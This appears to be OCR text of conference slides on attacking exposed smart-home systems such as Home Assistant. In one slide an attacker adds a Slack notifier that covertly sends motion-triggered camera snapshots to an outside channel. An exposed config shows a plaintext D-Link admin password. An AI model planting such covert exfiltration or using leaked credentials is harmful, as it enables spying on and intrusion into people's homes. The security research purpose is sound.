




Turn OFF Smart Alarm using Sonos




Spying using Notifications





```
452 - action:
453   - data:
454       entity_id: camera.inside_garage_camera
455       filename: /tmp/garage.jpg
456     service: camera.snapshot
457   - data:
458       data:
459         file:
460           path: /tmp/garage.jpg
461       message: 'Motion in Garage'
462       title: Motion in Garage
463     service: notify.tmlab_slack
464   alias: 05.07 Motion in Garage
465   condition: []
466   id: motioningarage
467   trigger:
468   - entity_id: binary_sensor.inside_garage_motion
469     from: 'off'
470     platform: state
471     to: 'on'
```

We spy using Slack






```
    august:
      login_method: phone
      username: "[redacted]"
      password: !secret AUGUST_LOCK

    notify:
      - name: notify_attacker
        platform: slack
        api_key: !secret SLACK_API
        default_channel: '#general'

- id: '1549503450297'
  alias: 99.07 Attacker Slack
  trigger:
  - entity_id: sensor.camera_2_motion_detected
    from: 'False'
    platform: state
    to: 'True'
  condition: []
  action:
  - data:
      entity_id: camera.camera_2
      filename: /share/attacker.jpg
    service: camera.snapshot
  - data:
      message: 'Someone Moved at the Camera 2'
      title: 'Someone is out there: Camera 2'
      data:
        file:
          path: /share/attacker.jpg
    service: notify.notify_attacker
```

Smart Lock controlled using Home Assistant




Outsmarting Smart Locks





Anonymous Pays a Visit



Sensitive Data Exposed

```
homeassistant:
  # Name of the location whe
  name: Home
  # Location required to cal
  latitude: [redacted]
  longitude: [redacted]
  # Impacts weather/sunrise
  elevation: 23.10
  # metric for Metric, imper
  unit_system: metric
  # Pick yours from here: ht
  time_zone: [redacted]
  # Customization file
  customize: !include custom

switch:
  platform: dlink
  host: 192.168.0.31
  username: admin
  password: 205256

# Text to speech
tts:
  - platform: google

media_player:
  - platform: plex
    scan_interval: 1
    use_episode_art: true
    entity_namespace: 'plex'
    use_custom_entity_ids: true

xiaomi_aqara:
  discovery_retry: 5
  gateways:
    - key: [redacted]
```


Logic is King!

```
define ABSENSE_TRIGGERED notify ABSENSE_TRIGGERED_SEQUENCE {\
 fhem("set DOOR_OPEN_CHECK off");;\
 if ( Value("ESSZIMMER_TUER_LINKS") eq "open") { fhem ("set Push  msg 'Überprüfe ESSZIMMER_TUER_LINKS'");; fhem ("set DOOR_OPEN_CHECK on");;}\
 if ( Value("ANKLEIDE_TUER") eq "open") { fhem ("set Push  msg 'Überprüfe ANKLEIDE_TUER'");; fhem ("set DOOR_OPEN_CHECK on");;}\
 if ( Value("BAD_FENSTER") eq "open") { fhem ("set Push  msg 'Überprüfe BAD_FENSTER'");; fhem ("set DOOR_OPEN_CHECK on");;}\
 if ( Value("BUERO_FENSTER") eq "open") { fhem ("set Push  msg 'Überprüfe BUERO_FENSTER'");; fhem ("set DOOR_OPEN_CHECK on");;}\
 if ( Value("BUERO_TUER") eq "open") { fhem ("set Push  msg 'Überprüfe BUERO_TUER'");; fhem ("set DOOR_OPEN_CHECK on");;}\
 if ( Value("ELTERN_BALKON_TUER") eq "open") { fhem ("set Push  msg 'Überprüfe ELTERN_BALKON_TUER'");; fhem ("set DOOR_OPEN_CHECK on");;}\
 if ( Value("ESSZIMMER_TUER_RECHTS") eq "open") { fhem ("set Push  msg 'Überprüfe ESSZIMMER_TUER_RECHTS'");; fhem ("set DOOR_OPEN_CHECK on");;}\
 if ( Value("GARDEROBE_FENSTER") eq "open") { fhem ("set Push  msg 'Überprüfe GARDEROBE_FENSTER'");; fhem ("set DOOR_OPEN_CHECK on");;}\
 if ( Value("KIND_BALKON_TUER") eq "open") { fhem ("set Push  msg 'Überprüfe KIND_BALKON_TUER'");; fhem ("set DOOR_OPEN_CHECK on");;}\
 if ( Value("KUECHE_TUER") eq "open") { fhem ("set Push  msg 'Überprüfe KUECHE_TUER'");; fhem ("set DOOR_OPEN_CHECK on");;}\
 if ( Value("WZ_TUER") eq "open") { fhem ("set Push  msg 'Überprüfe WZ_TUER'");; fhem ("set DOOR_OPEN_CHECK on");;}\
 if ( Value("DOOR_OPEN_CHECK") eq "off") { fhem("set Push  msg 'Alle Türen geschlossen'");; }\
}
```

Logic is King!

